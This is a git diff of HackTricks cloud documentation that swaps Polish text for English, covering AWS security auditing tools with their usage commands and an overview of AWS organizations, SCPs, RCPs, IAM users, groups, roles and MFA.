- [**cloudsploit**](https://github.com/aquasecurity/cloudsploit)**:** CloudSploit od Aqua to projekt open-source zaprojektowany w celu wykrywania **ryzyk bezpieczeństwa w kontach infrastruktury chmurowej**, w tym: Amazon Web Services (AWS), Microsoft Azure, Google Cloud Platform (GCP), Oracle Cloud Infrastructure (OCI) oraz GitHub (nie szuka ShadowAdmins).
|
||||
```bash
|
||||
./index.js --csv=file.csv --console=table --config ./config.js
|
||||
|
||||
# Compiance options: --compliance {hipaa,cis,cis1,cis2,pci}
|
||||
## use "cis" for cis level 1 and 2
|
||||
```
|
||||
- [**Prowler**](https://github.com/prowler-cloud/prowler): Prowler to narzędzie zabezpieczeń typu Open Source do przeprowadzania ocen najlepszych praktyk bezpieczeństwa AWS, audytów, reakcji na incydenty, ciągłego monitorowania, wzmacniania i gotowości do analizy kryminalistycznej.
|
||||
|
||||
- [**Prowler**](https://github.com/prowler-cloud/prowler): Prowler is an Open Source security tool to perform AWS security best practices assessments, audits, incident response, continuous monitoring, hardening and forensics readiness.
|
||||
|
||||
```bash
|
||||
# Install python3, jq and git
|
||||
# Install
|
||||
@@ -314,11 +331,15 @@ prowler -v
|
||||
prowler <provider>
|
||||
prowler aws --profile custom-profile [-M csv json json-asff html]
|
||||
```
|
||||
- [**CloudFox**](https://github.com/BishopFox/cloudfox): CloudFox pomaga uzyskać świadomość sytuacyjną w nieznanych środowiskach chmurowych. Jest to narzędzie wiersza poleceń typu open source stworzone, aby pomóc testerom penetracyjnym i innym profesjonalistom w dziedzinie bezpieczeństwa ofensywnego znaleźć wykorzystywalne ścieżki ataku w infrastrukturze chmurowej.
|
||||
|
||||
- [**CloudFox**](https://github.com/BishopFox/cloudfox): CloudFox helps you gain situational awareness in unfamiliar cloud environments. It’s an open source command line tool created to help penetration testers and other offensive security professionals find exploitable attack paths in cloud infrastructure.
|
||||
|
||||
```bash
|
||||
cloudfox aws --profile [profile-name] all-checks
|
||||
```
|
||||
- [**ScoutSuite**](https://github.com/nccgroup/ScoutSuite): Scout Suite to narzędzie do audytu bezpieczeństwa w chmurze, które jest otwartym źródłem i umożliwia ocenę stanu bezpieczeństwa środowisk chmurowych.
|
||||
|
||||
- [**ScoutSuite**](https://github.com/nccgroup/ScoutSuite): Scout Suite is an open source multi-cloud security-auditing tool, which enables security posture assessment of cloud environments.
|
||||
|
||||
```bash
|
||||
# Install
|
||||
virtualenv -p python3 venv
|
||||
@@ -329,16 +350,18 @@ scout --help
|
||||
# Get info
|
||||
scout aws -p dev
|
||||
```
|
||||
- [**cs-suite**](https://github.com/SecurityFTW/cs-suite): Cloud Security Suite (używa python2.7 i wygląda na nieutrzymywaną)
|
||||
- [**Zeus**](https://github.com/DenizParlak/Zeus): Zeus to potężne narzędzie do najlepszych praktyk zabezpieczania AWS EC2 / S3 / CloudTrail / CloudWatch / KMS (wygląda na nieutrzymywane). Sprawdza tylko domyślnie skonfigurowane poświadczenia w systemie.
|
||||
|
||||
### Stały audyt
|
||||
- [**cs-suite**](https://github.com/SecurityFTW/cs-suite): Cloud Security Suite (uses python2.7 and looks unmaintained)
|
||||
- [**Zeus**](https://github.com/DenizParlak/Zeus): Zeus is a powerful tool for AWS EC2 / S3 / CloudTrail / CloudWatch / KMS best hardening practices (looks unmaintained). It checks only default configured creds inside the system.
|
||||
|
||||
- [**cloud-custodian**](https://github.com/cloud-custodian/cloud-custodian): Cloud Custodian to silnik reguł do zarządzania publicznymi kontami i zasobami w chmurze. Umożliwia użytkownikom **definiowanie polityk w celu zapewnienia dobrze zarządzanej infrastruktury chmurowej**, która jest zarówno bezpieczna, jak i zoptymalizowana kosztowo. Konsoliduje wiele ad-hoc skryptów, które organizacje mają, w lekkie i elastyczne narzędzie, z jednolitymi metrykami i raportowaniem.
|
||||
- [**pacbot**](https://github.com/tmobile/pacbot)**: Policy as Code Bot (PacBot)** to platforma do **ciągłego monitorowania zgodności, raportowania zgodności i automatyzacji bezpieczeństwa dla chmury**. W PacBot polityki bezpieczeństwa i zgodności są wdrażane jako kod. Wszystkie zasoby odkryte przez PacBot są oceniane w odniesieniu do tych polityk, aby ocenić zgodność z polityką. Ramy **auto-fix** PacBot zapewniają możliwość automatycznej reakcji na naruszenia polityki poprzez podejmowanie zdefiniowanych działań.
|
||||
- [**streamalert**](https://github.com/airbnb/streamalert)**:** StreamAlert to bezserwerowa, **w czasie rzeczywistym** ramka analizy danych, która umożliwia **przyjmowanie, analizowanie i powiadamianie** o danych z dowolnego środowiska, **używając źródeł danych i logiki powiadamiania, które definiujesz**. Zespoły bezpieczeństwa komputerowego używają StreamAlert do skanowania terabajtów danych dzienników każdego dnia w celu wykrywania incydentów i reakcji.
|
||||
### Constant Audit
|
||||
|
||||
- [**cloud-custodian**](https://github.com/cloud-custodian/cloud-custodian): Cloud Custodian is a rules engine for managing public cloud accounts and resources. It allows users to **define policies to enable a well managed cloud infrastructure**, that's both secure and cost optimized. It consolidates many of the adhoc scripts organizations have into a lightweight and flexible tool, with unified metrics and reporting.
|
||||
- [**pacbot**](https://github.com/tmobile/pacbot)**: Policy as Code Bot (PacBot)** is a platform for **continuous compliance monitoring, compliance reporting and security automation for the clou**d. In PacBot, security and compliance policies are implemented as code. All resources discovered by PacBot are evaluated against these policies to gauge policy conformance. The PacBot **auto-fix** framework provides the ability to automatically respond to policy violations by taking predefined actions.
|
||||
- [**streamalert**](https://github.com/airbnb/streamalert)**:** StreamAlert is a serverless, **real-time** data analysis framework which empowers you to **ingest, analyze, and alert** on data from any environment, u**sing data sources and alerting logic you define**. Computer security teams use StreamAlert to scan terabytes of log data every day for incident detection and response.
|
||||
|
||||
## DEBUG: Capture AWS cli requests
|
||||
|
||||
## DEBUG: Przechwytywanie żądań AWS cli
|
||||
```bash
|
||||
# Set proxy
|
||||
export HTTP_PROXY=http://localhost:8080
|
||||
@@ -357,9 +380,14 @@ export AWS_CA_BUNDLE=~/Downloads/certificate.pem
|
||||
# Run aws cli normally trusting burp cert
|
||||
aws ...
|
||||
```
|
||||
## Odniesienia
|
||||
|
||||
## References
|
||||
|
||||
- [https://www.youtube.com/watch?v=8ZXRw4Ry3mQ](https://www.youtube.com/watch?v=8ZXRw4Ry3mQ)
|
||||
- [https://cloudsecdocs.com/aws/defensive/tooling/audit/](https://cloudsecdocs.com/aws/defensive/tooling/audit/)
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -1,339 +1,351 @@
|
||||
# AWS - Podstawowe informacje
|
||||
# AWS - Basic Information
|
||||
|
||||
{{#include ../../../banners/hacktricks-training.md}}
|
||||
|
||||
## Hierarchia organizacji
|
||||
## Organization Hierarchy
|
||||
|
||||
.png>)
|
||||
|
||||
### Konta
|
||||
### Accounts
|
||||
|
||||
W AWS istnieje **konto główne**, które jest **rodzicem dla wszystkich kont** w Twojej **organizacji**. Jednak nie musisz używać tego konta do wdrażania zasobów, możesz utworzyć **inne konta, aby oddzielić różne infrastruktury AWS** między sobą.
|
||||
In AWS, there is a **root account**, which is the **parent container for all the accounts** for your **organization**. However, you don't need to use that account to deploy resources, you can create **other accounts to separate different AWS** infrastructures between them.
|
||||
|
||||
Jest to bardzo interesujące z punktu widzenia **bezpieczeństwa**, ponieważ **jedno konto nie będzie mogło uzyskać dostępu do zasobów innego konta** (chyba że specjalnie utworzone są mosty), dzięki czemu możesz tworzyć granice między wdrożeniami.
|
||||
This is very interesting from a **security** point of view, as **one account won't be able to access resources from other account** (except bridges are specifically created), so this way you can create boundaries between deployments.
|
||||
|
||||
Dlatego w organizacji istnieją **dwa typy kont** (mówimy o kontach AWS, a nie kontach użytkowników): jedno konto, które jest wyznaczone jako konto zarządzające, oraz jedno lub więcej kont członkowskich.
|
||||
Therefore, there are **two types of accounts in an organization** (we are talking about AWS accounts and not User accounts): a single account that is designated as the management account, and one or more member accounts.
|
||||
|
||||
- **Konto zarządzające (konto główne)** to konto, którego używasz do tworzenia organizacji. Z konta zarządzającego organizacją możesz zrobić następujące rzeczy:
|
||||
- The **management account (the root account)** is the account that you use to create the organization. From the organization's management account, you can do the following:
|
||||
|
||||
- Tworzyć konta w organizacji
|
||||
- Zapraszać inne istniejące konta do organizacji
|
||||
- Usuwać konta z organizacji
|
||||
- Zarządzać zaproszeniami
|
||||
- Stosować polityki do podmiotów (korzeni, OU lub kont) w organizacji
|
||||
- Włączyć integrację z obsługiwanymi usługami AWS, aby zapewnić funkcjonalność usług w ramach wszystkich kont w organizacji.
|
||||
- Możliwe jest zalogowanie się jako użytkownik główny, używając adresu e-mail i hasła użytego do utworzenia tego konta głównego/organizacji.
|
||||
- Create accounts in the organization
|
||||
- Invite other existing accounts to the organization
|
||||
- Remove accounts from the organization
|
||||
- Manage invitations
|
||||
- Apply policies to entities (roots, OUs, or accounts) within the organization
|
||||
- Enable integration with supported AWS services to provide service functionality across all of the accounts in the organization.
|
||||
- It's possible to login as the root user using the email and password used to create this root account/organization.
|
||||
|
||||
Konto zarządzające ma **odpowiedzialność konta płatnika** i jest odpowiedzialne za opłacanie wszystkich opłat, które są naliczane przez konta członkowskie. Nie możesz zmienić konta zarządzającego organizacją.
|
||||
The management account has the **responsibilities of a payer account** and is responsible for paying all charges that are accrued by the member accounts. You can't change an organization's management account.
|
||||
|
||||
- **Member accounts** make up all of the rest of the accounts in an organization. An account can be a member of only one organization at a time. You can attach a policy to an account to apply controls to only that one account.
|
||||
- Member accounts **must use a valid email address** and can have a **name**, in general they wont be able to manage the billing (but they might be given access to it).
|
||||
|
||||
- **Konta członkowskie** składają się z pozostałych kont w organizacji. Konto może być członkiem tylko jednej organizacji w danym czasie. Możesz przypisać politykę do konta, aby zastosować kontrole tylko do tego jednego konta.
|
||||
- Konta członkowskie **muszą używać ważnego adresu e-mail** i mogą mieć **nazwę**, generalnie nie będą mogły zarządzać rozliczeniami (ale mogą otrzymać do nich dostęp).
|
||||
```
|
||||
aws organizations create-account --account-name testingaccount --email testingaccount@lalala1233fr.com
|
||||
```
|
||||
### **Jednostki Organizacyjne**
|
||||
|
||||
Konta mogą być grupowane w **Jednostki Organizacyjne (OU)**. W ten sposób możesz tworzyć **polityki** dla Jednostki Organizacyjnej, które będą **stosowane do wszystkich kont podrzędnych**. Zauważ, że OU może mieć inne OU jako dzieci.
|
||||
### **Organization Units**
|
||||
|
||||
Accounts can be grouped in **Organization Units (OU)**. This way, you can create **policies** for the Organization Unit that are going to be **applied to all the children accounts**. Note that an OU can have other OUs as children.
|
||||
|
||||
```bash
|
||||
# You can get the root id from aws organizations list-roots
|
||||
aws organizations create-organizational-unit --parent-id r-lalala --name TestOU
|
||||
```
|
||||
|
||||
### Service Control Policy (SCP)
|
||||
|
||||
**Polityka kontroli usług (SCP)** to polityka, która określa usługi i działania, które użytkownicy i role mogą wykorzystywać w kontach, na które wpływa SCP. SCP są **podobne do polityk uprawnień IAM**, z tą różnicą, że **nie przyznają żadnych uprawnień**. Zamiast tego, SCP określają **maksymalne uprawnienia** dla organizacji, jednostki organizacyjnej (OU) lub konta. Gdy dołączysz SCP do korzenia swojej organizacji lub OU, **SCP ogranicza uprawnienia dla podmiotów w kontach członkowskich**.
|
||||
A **service control policy (SCP)** is a policy that specifies the services and actions that users and roles can use in the accounts that the SCP affects. SCPs are **similar to IAM** permissions policies except that they **don't grant any permissions**. Instead, SCPs specify the **maximum permissions** for an organization, organizational unit (OU), or account. When you attach a SCP to your organization root or an OU, the **SCP limits permissions for entities in member accounts**.
|
||||
|
||||
To jest JEDYNY sposób, aby **nawet użytkownik root mógł być powstrzymany** przed wykonaniem czegoś. Na przykład, może być użyta do powstrzymania użytkowników przed wyłączaniem CloudTrail lub usuwaniem kopii zapasowych.\
|
||||
Jedynym sposobem na obejście tego jest również skompromitowanie **konta głównego**, które konfiguruje SCP (konto główne nie może być zablokowane).
|
||||
This is the ONLY way that **even the root user can be stopped** from doing something. For example, it could be used to stop users from disabling CloudTrail or deleting backups.\
|
||||
The only way to bypass this is to compromise also the **master account** that configures the SCPs (master account cannot be blocked).
|
||||
|
||||
> [!WARNING]
|
||||
> Zauważ, że **SCP ograniczają tylko podmioty w koncie**, więc inne konta nie są dotknięte. Oznacza to, że posiadanie SCP, które odmawia `s3:GetObject`, nie powstrzyma ludzi przed **uzyskiwaniem dostępu do publicznego koszyka S3** w twoim koncie.
|
||||
> Note that **SCPs only restrict the principals in the account**, so other accounts are not affected. This means having an SCP deny `s3:GetObject` will not stop people from **accessing a public S3 bucket** in your account.
|
||||
|
||||
Przykłady SCP:
|
||||
SCP examples:
|
||||
|
||||
- Całkowicie zablokować konto root
|
||||
- Zezwolić tylko na określone regiony
|
||||
- Zezwolić tylko na usługi z białej listy
|
||||
- Zablokować GuardDuty, CloudTrail i S3 Public Block Access przed
|
||||
- Deny the root account entirely
|
||||
- Only allow specific regions
|
||||
- Only allow white-listed services
|
||||
- Deny GuardDuty, CloudTrail, and S3 Public Block Access from
|
||||
|
||||
byciem wyłączonym
|
||||
being disabled
|
||||
|
||||
- Zablokować role odpowiedzialności za bezpieczeństwo/incydenty przed usunięciem lub
|
||||
- Deny security/incident response roles from being deleted or
|
||||
|
||||
zmianą.
|
||||
modified.
|
||||
|
||||
- Zablokować usuwanie kopii zapasowych.
|
||||
- Zablokować tworzenie użytkowników IAM i kluczy dostępu
|
||||
- Deny backups from being deleted.
|
||||
- Deny creating IAM users and access keys
|
||||
|
||||
Znajdź **przykłady JSON** w [https://docs.aws.amazon.com/organizations/latest/userguide/orgs_manage_policies_scps_examples.html](https://docs.aws.amazon.com/organizations/latest/userguide/orgs_manage_policies_scps_examples.html)
|
||||
Find **JSON examples** in [https://docs.aws.amazon.com/organizations/latest/userguide/orgs_manage_policies_scps_examples.html](https://docs.aws.amazon.com/organizations/latest/userguide/orgs_manage_policies_scps_examples.html)
|
||||
|
||||
### Resource Control Policy (RCP)
|
||||
|
||||
**Polityka kontroli zasobów (RCP)** to polityka, która definiuje **maksymalne uprawnienia dla zasobów w twojej organizacji AWS**. RCP są podobne do polityk IAM pod względem składni, ale **nie przyznają uprawnień**—tylko ograniczają uprawnienia, które mogą być stosowane do zasobów przez inne polityki. Gdy dołączysz RCP do korzenia swojej organizacji, jednostki organizacyjnej (OU) lub konta, RCP ogranicza uprawnienia zasobów we wszystkich zasobach w dotkniętym zakresie.
|
||||
A **resource control policy (RCP)** is a policy that defines the **maximum permissions for resources within your AWS organization**. RCPs are similar to IAM policies in syntax but **don’t grant permissions**—they only cap the permissions that can be applied to resources by other policies. When you attach an RCP to your organization root, an organizational unit (OU), or an account, the RCP limits resource permissions across all resources in the affected scope.
|
||||
|
||||
To jest JEDYNY sposób, aby zapewnić, że **zasoby nie mogą przekroczyć zdefiniowanych poziomów dostępu**—nawet jeśli polityka oparta na tożsamości lub zasobach jest zbyt liberalna. Jedynym sposobem na obejście tych ograniczeń jest również modyfikacja RCP skonfigurowanej przez konto zarządzające twojej organizacji.
|
||||
This is the ONLY way to ensure that **resources cannot exceed predefined access levels**—even if an identity-based or resource-based policy is too permissive. The only way to bypass these limits is to also modify the RCP configured by your organization’s management account.
|
||||
|
||||
> [!WARNING]
|
||||
> RCP ograniczają tylko uprawnienia, które zasoby mogą mieć. Nie kontrolują bezpośrednio, co podmioty mogą robić. Na przykład, jeśli RCP odmawia dostępu zewnętrznego do koszyka S3, zapewnia, że uprawnienia koszyka nigdy nie pozwalają na działania wykraczające poza ustalony limit—nawet jeśli polityka oparta na zasobach jest źle skonfigurowana.
|
||||
> RCPs only restrict the permissions that resources can have. They don’t directly control what principals can do. For example, if an RCP denies external access to an S3 bucket, it ensures that the bucket’s permissions never allow actions beyond the set limit—even if a resource-based policy is misconfigured.
|
||||
|
||||
Przykłady RCP:
|
||||
RCP examples:
|
||||
|
||||
- Ograniczyć koszyki S3, aby mogły być dostępne tylko przez podmioty w twojej organizacji
|
||||
- Ograniczyć użycie kluczy KMS, aby zezwolić tylko na operacje z zaufanych kont organizacyjnych
|
||||
- Ograniczyć uprawnienia na kolejkach SQS, aby zapobiec nieautoryzowanym modyfikacjom
|
||||
- Wymusić granice dostępu na sekretach Menedżera Sekretów, aby chronić wrażliwe dane
|
||||
- Restrict S3 buckets so they can only be accessed by principals within your organization
|
||||
- Limit KMS key usage to only allow operations from trusted organizational accounts
|
||||
- Cap permissions on SQS queues to prevent unauthorized modifications
|
||||
- Enforce access boundaries on Secrets Manager secrets to protect sensitive data
|
||||
|
||||
Znajdź przykłady w [dokumentacji Polityk Kontroli Zasobów AWS Organizations](https://docs.aws.amazon.com/organizations/latest/userguide/orgs_manage_policies_rcps.html)
|
||||
Find examples in [AWS Organizations Resource Control Policies documentation](https://docs.aws.amazon.com/organizations/latest/userguide/orgs_manage_policies_rcps.html)
|
||||
|
||||
### ARN
|
||||
|
||||
**Amazon Resource Name** to **unikalna nazwa**, jaką ma każdy zasób w AWS, składa się z tego:
|
||||
**Amazon Resource Name** is the **unique name** every resource inside AWS has, its composed like this:
|
||||
|
||||
```
|
||||
arn:partition:service:region:account-id:resource-type/resource-id
|
||||
arn:aws:elasticbeanstalk:us-west-1:123456789098:environment/App/Env
|
||||
```
|
||||
Zauważ, że w AWS są 4 partycje, ale tylko 3 sposoby ich nazywania:
|
||||
|
||||
Note that there are 4 partitions in AWS but only 3 ways to call them:
|
||||
|
||||
- AWS Standard: `aws`
|
||||
- AWS China: `aws-cn`
|
||||
- AWS US public Internet (GovCloud): `aws-us-gov`
|
||||
- AWS Secret (US Classified): `aws`
|
||||
|
||||
## IAM - Zarządzanie Tożsamością i Dostępem
|
||||
## IAM - Identity and Access Management
|
||||
|
||||
IAM to usługa, która pozwala zarządzać **uwierzytelnianiem**, **autoryzacją** i **kontrolą dostępu** w Twoim koncie AWS.
|
||||
IAM is the service that will allow you to manage **Authentication**, **Authorization** and **Access Control** inside your AWS account.
|
||||
|
||||
- **Uwierzytelnianie** - Proces definiowania tożsamości i weryfikacji tej tożsamości. Proces ten można podzielić na: Identyfikację i weryfikację.
|
||||
- **Autoryzacja** - Określa, do czego tożsamość ma dostęp w systemie po jej uwierzytelnieniu.
|
||||
- **Kontrola dostępu** - Metoda i proces, w jaki sposób przyznawany jest dostęp do zabezpieczonego zasobu.
|
||||
- **Authentication** - Process of defining an identity and the verification of that identity. This process can be subdivided in: Identification and verification.
|
||||
- **Authorization** - Determines what an identity can access within a system once it's been authenticated to it.
|
||||
- **Access Control** - The method and process of how access is granted to a secure resource
|
||||
|
||||
IAM można zdefiniować przez jego zdolność do zarządzania, kontrolowania i regulowania mechanizmów uwierzytelniania, autoryzacji i kontroli dostępu tożsamości do Twoich zasobów w Twoim koncie AWS.
|
||||
IAM can be defined by its ability to manage, control and govern authentication, authorization and access control mechanisms of identities to your resources within your AWS account.
|
||||
|
||||
### [Użytkownik główny konta AWS](https://docs.aws.amazon.com/IAM/latest/UserGuide/id_root-user.html) <a href="#id_root" id="id_root"></a>
|
||||
### [AWS account root user](https://docs.aws.amazon.com/IAM/latest/UserGuide/id_root-user.html) <a href="#id_root" id="id_root"></a>
|
||||
|
||||
Kiedy po raz pierwszy tworzysz konto Amazon Web Services (AWS), zaczynasz od pojedynczej tożsamości logowania, która ma **pełny dostęp do wszystkich** usług i zasobów AWS w koncie. To jest _**główny użytkownik**_ konta AWS i uzyskuje się do niego dostęp, logując się za pomocą **adresu e-mail i hasła, które użyłeś do utworzenia konta**.
|
||||
When you first create an Amazon Web Services (AWS) account, you begin with a single sign-in identity that has **complete access to all** AWS services and resources in the account. This is the AWS account _**root user**_ and is accessed by signing in with the **email address and password that you used to create the account**.
|
||||
|
||||
Zauważ, że nowy **użytkownik admina** będzie miał **mniej uprawnień niż użytkownik główny**.
|
||||
Note that a new **admin user** will have **less permissions that the root user**.
|
||||
|
||||
Z punktu widzenia bezpieczeństwa zaleca się tworzenie innych użytkowników i unikanie korzystania z tego.
|
||||
From a security point of view, it's recommended to create other users and avoid using this one.
|
||||
|
||||
### [Użytkownicy IAM](https://docs.aws.amazon.com/IAM/latest/UserGuide/id_users.html) <a href="#id_iam-users" id="id_iam-users"></a>
|
||||
### [IAM users](https://docs.aws.amazon.com/IAM/latest/UserGuide/id_users.html) <a href="#id_iam-users" id="id_iam-users"></a>
|
||||
|
||||
Użytkownik IAM to podmiot, który tworzysz w AWS, aby **reprezentować osobę lub aplikację**, która używa go do **interakcji z AWS**. Użytkownik w AWS składa się z nazwy i poświadczeń (hasło i do dwóch kluczy dostępu).
|
||||
An IAM _user_ is an entity that you create in AWS to **represent the person or application** that uses it to **interact with AWS**. A user in AWS consists of a name and credentials (password and up to two access keys).
|
||||
|
||||
Kiedy tworzysz użytkownika IAM, przyznajesz mu **uprawnienia**, czyniąc go **członkiem grupy użytkowników**, która ma odpowiednie polityki uprawnień (zalecane), lub **bezpośrednio przypisując polityki** do użytkownika.
|
||||
When you create an IAM user, you grant it **permissions** by making it a **member of a user group** that has appropriate permission policies attached (recommended), or by **directly attaching policies** to the user.
|
||||
|
||||
Użytkownicy mogą mieć **włączone MFA do logowania** przez konsolę. Tokeny API użytkowników z włączonym MFA nie są chronione przez MFA. Jeśli chcesz **ograniczyć dostęp kluczy API użytkowników za pomocą MFA**, musisz wskazać w polityce, że aby wykonać określone działania, MFA musi być obecne (przykład [**tutaj**](https://docs.aws.amazon.com/IAM/latest/UserGuide/id_credentials_mfa_configure-api-require.html)).
|
||||
Users can have **MFA enabled to login** through the console. API tokens of MFA enabled users aren't protected by MFA. If you want to **restrict the access of a users API keys using MFA** you need to indicate in the policy that in order to perform certain actions MFA needs to be present (example [**here**](https://docs.aws.amazon.com/IAM/latest/UserGuide/id_credentials_mfa_configure-api-require.html)).
|
||||
|
||||
#### CLI
|
||||
|
||||
- **ID klucza dostępu**: 20 losowych wielkich liter i cyfr, np. AKHDNAPO86BSHKDIRYT
|
||||
- **ID tajnego klucza dostępu**: 40 losowych wielkich i małych liter: S836fh/J73yHSb64Ag3Rkdi/jaD6sPl6/antFtU (Nie ma możliwości odzyskania utraconych ID tajnego klucza dostępu).
|
||||
- **Access Key ID**: 20 random uppercase alphanumeric characters like AKHDNAPO86BSHKDIRYT
|
||||
- **Secret access key ID**: 40 random upper and lowercase characters: S836fh/J73yHSb64Ag3Rkdi/jaD6sPl6/antFtU (It's not possible to retrieve lost secret access key IDs).
|
||||
|
||||
Kiedy musisz **zmienić klucz dostępu**, powinieneś postępować według tego procesu:\
|
||||
_Utwórz nowy klucz dostępu -> Zastosuj nowy klucz do systemu/aplikacji -> oznacz oryginalny jako nieaktywny -> Przetestuj i zweryfikuj, że nowy klucz dostępu działa -> Usuń stary klucz dostępu_
|
||||
Whenever you need to **change the Access Key** this is the process you should follow:\
|
||||
_Create a new access key -> Apply the new key to system/application -> mark original one as inactive -> Test and verify new access key is working -> Delete old access key_
|
||||
|
||||
### MFA - Uwierzytelnianie wieloskładnikowe
|
||||
### MFA - Multi Factor Authentication
|
||||
|
||||
Jest używane do **tworzenia dodatkowego czynnika uwierzytelniania** oprócz istniejących metod, takich jak hasło, tworząc w ten sposób wieloskładnikowy poziom uwierzytelniania.\
|
||||
Możesz użyć **darmowej aplikacji wirtualnej lub fizycznego urządzenia**. Możesz użyć aplikacji takich jak Google Authenticator za darmo, aby aktywować MFA w AWS.
|
||||
It's used to **create an additional factor for authentication** in addition to your existing methods, such as password, therefore, creating a multi-factor level of authentication.\
|
||||
You can use a **free virtual application or a physical device**. You can use apps like google authentication for free to activate a MFA in AWS.
|
||||
|
||||
Polityki z warunkami MFA mogą być przypisane do następujących:
|
||||
Policies with MFA conditions can be attached to the following:
|
||||
|
||||
- Użytkownika lub grupy IAM
|
||||
- Zasobu, takiego jak koszyk Amazon S3, kolejka Amazon SQS lub temat Amazon SNS
|
||||
- Polityki zaufania roli IAM, która może być przyjęta przez użytkownika
|
||||
- An IAM user or group
|
||||
- A resource such as an Amazon S3 bucket, Amazon SQS queue, or Amazon SNS topic
|
||||
- The trust policy of an IAM role that can be assumed by a user
|
||||
|
||||
If you want to **access via CLI** a resource that **checks for MFA** you need to call **`GetSessionToken`**. That will give you a token with info about MFA.\
|
||||
Note that **`AssumeRole` credentials don't contain this information**.
|
||||
|
||||
Jeśli chcesz **uzyskać dostęp przez CLI** do zasobu, który **sprawdza MFA**, musisz wywołać **`GetSessionToken`**. To da ci token z informacjami o MFA.\
|
||||
Zauważ, że **poświadczenia `AssumeRole` nie zawierają tych informacji**.
|
||||
```bash
|
||||
aws sts get-session-token --serial-number <arn_device> --token-code <code>
|
||||
```
|
||||
As [**stated here**](https://docs.aws.amazon.com/IAM/latest/UserGuide/id_credentials_mfa_configure-api-require.html), istnieje wiele różnych przypadków, w których **MFA nie może być używane**.
|
||||
|
||||
### [Grupy użytkowników IAM](https://docs.aws.amazon.com/IAM/latest/UserGuide/id_groups.html) <a href="#id_iam-groups" id="id_iam-groups"></a>
|
||||
As [**stated here**](https://docs.aws.amazon.com/IAM/latest/UserGuide/id_credentials_mfa_configure-api-require.html), there are a lot of different cases where **MFA cannot be used**.
|
||||
|
||||
Grupa [użytkowników IAM](https://docs.aws.amazon.com/IAM/latest/UserGuide/id_groups.html) to sposób na **przypisanie polityk do wielu użytkowników** jednocześnie, co może ułatwić zarządzanie uprawnieniami tych użytkowników. **Role i grupy nie mogą być częścią grupy**.
|
||||
### [IAM user groups](https://docs.aws.amazon.com/IAM/latest/UserGuide/id_groups.html) <a href="#id_iam-groups" id="id_iam-groups"></a>
|
||||
|
||||
Możesz przypisać **politykę opartą na tożsamości do grupy użytkowników**, aby wszyscy **użytkownicy** w grupie użytkowników **otrzymali uprawnienia polityki**. **Nie możesz** zidentyfikować **grupy użytkowników** jako **`Principal`** w **polityce** (takiej jak polityka oparta na zasobach), ponieważ grupy odnoszą się do uprawnień, a nie do uwierzytelniania, a podmioty są uwierzytelnionymi jednostkami IAM.
|
||||
An IAM [user group](https://docs.aws.amazon.com/IAM/latest/UserGuide/id_groups.html) is a way to **attach policies to multiple users** at one time, which can make it easier to manage the permissions for those users. **Roles and groups cannot be part of a group**.
|
||||
|
||||
Oto kilka ważnych cech grup użytkowników:
|
||||
You can attach an **identity-based policy to a user group** so that all of the **users** in the user group **receive the policy's permissions**. You **cannot** identify a **user group** as a **`Principal`** in a **policy** (such as a resource-based policy) because groups relate to permissions, not authentication, and principals are authenticated IAM entities.
|
||||
|
||||
- Grupa **użytkowników** może **zawierać wielu użytkowników**, a **użytkownik** może **należeć do wielu grup**.
|
||||
- **Grupy użytkowników nie mogą być zagnieżdżone**; mogą zawierać tylko użytkowników, a nie inne grupy użytkowników.
|
||||
- Nie ma **domyślnej grupy użytkowników, która automatycznie obejmuje wszystkich użytkowników w koncie AWS**. Jeśli chcesz mieć taką grupę użytkowników, musisz ją utworzyć i przypisać do niej każdego nowego użytkownika.
|
||||
- Liczba i rozmiar zasobów IAM w koncie AWS, takich jak liczba grup oraz liczba grup, do których użytkownik może należeć, są ograniczone. Aby uzyskać więcej informacji, zobacz [kwoty IAM i AWS STS](https://docs.aws.amazon.com/IAM/latest/UserGuide/reference_iam-quotas.html).
|
||||
Here are some important characteristics of user groups:
|
||||
|
||||
### [Role IAM](https://docs.aws.amazon.com/IAM/latest/UserGuide/id_roles.html) <a href="#id_iam-roles" id="id_iam-roles"></a>
|
||||
- A user **group** can **contain many users**, and a **user** can **belong to multiple groups**.
|
||||
- **User groups can't be nested**; they can contain only users, not other user groups.
|
||||
- There is **no default user group that automatically includes all users in the AWS account**. If you want to have a user group like that, you must create it and assign each new user to it.
|
||||
- The number and size of IAM resources in an AWS account, such as the number of groups, and the number of groups that a user can be a member of, are limited. For more information, see [IAM and AWS STS quotas](https://docs.aws.amazon.com/IAM/latest/UserGuide/reference_iam-quotas.html).
|
||||
|
||||
Rola IAM jest bardzo **podobna** do **użytkownika**, ponieważ jest to **tożsamość z politykami uprawnień, które określają, co** może i czego nie może robić w AWS. Jednak rola **nie ma żadnych poświadczeń** (hasła ani kluczy dostępu) związanych z nią. Zamiast być unikalnie przypisana do jednej osoby, rola ma być **przyjmowana przez każdego, kto jej potrzebuje (i ma wystarczające uprawnienia)**. **Użytkownik IAM może przyjąć rolę, aby tymczasowo** uzyskać różne uprawnienia do konkretnego zadania. Rola może być **przypisana do** [**użytkownika federacyjnego**](https://docs.aws.amazon.com/IAM/latest/UserGuide/id_roles_providers.html), który loguje się za pomocą zewnętrznego dostawcy tożsamości zamiast IAM.
|
||||
### [IAM roles](https://docs.aws.amazon.com/IAM/latest/UserGuide/id_roles.html) <a href="#id_iam-roles" id="id_iam-roles"></a>
|
||||
|
||||
Rola IAM składa się z **dwóch typów polityk**: **polityki zaufania**, która nie może być pusta, definiującej **kto może przyjąć** rolę, oraz **polityki uprawnień**, która nie może być pusta, definiującej **do czego ma dostęp**.
|
||||
An IAM **role** is very **similar** to a **user**, in that it is an **identity with permission policies that determine what** it can and cannot do in AWS. However, a role **does not have any credentials** (password or access keys) associated with it. Instead of being uniquely associated with one person, a role is intended to be **assumable by anyone who needs it (and have enough perms)**. An **IAM user can assume a role to temporarily** take on different permissions for a specific task. A role can be **assigned to a** [**federated user**](https://docs.aws.amazon.com/IAM/latest/UserGuide/id_roles_providers.html) who signs in by using an external identity provider instead of IAM.
|
||||
|
||||
#### Usługa AWS Security Token Service (STS)
|
||||
An IAM role consists of **two types of policies**: A **trust policy**, which cannot be empty, defining **who can assume** the role, and a **permissions policy**, which cannot be empty, defining **what it can access**.
|
||||
|
||||
AWS Security Token Service (STS) to usługa internetowa, która ułatwia **wydawanie tymczasowych, ograniczonych uprawnień**. Jest specjalnie dostosowana do:
|
||||
#### AWS Security Token Service (STS)
|
||||
|
||||
